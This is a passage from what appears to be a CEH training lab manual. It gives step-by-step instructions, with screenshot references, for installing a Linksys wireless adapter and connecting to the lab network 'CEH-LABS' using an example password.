


14. In the **Linksys Adapter Setup Wizard** window, observe that the adapter starts **Installing....**
15. After the installation completes, a **Congratulations! Your adapter has been installed correctly** notification appears; click **Next**.




16. An **Installing Linksys Wireless Manager** wizard appears and installs the Linksys software. On completion, the **Connect to a Wireless Network** wizard appears and the adapter starts searching for available wireless networks.
17. The list of the available wireless network in range appears, as shown in the screenshot.

18. Select **CEH-LABS** and click the **Connect** button.




19. In the **Quickly Connect Using Push Button** wizard, click **Skip**.

20. In the **Connect to a Wireless Network** wizard, type the password of wireless network **CEH-LABS** (in this example, **password1**) in the **Your network requires a security key.** **Enter it here:** field, and click **Next**.

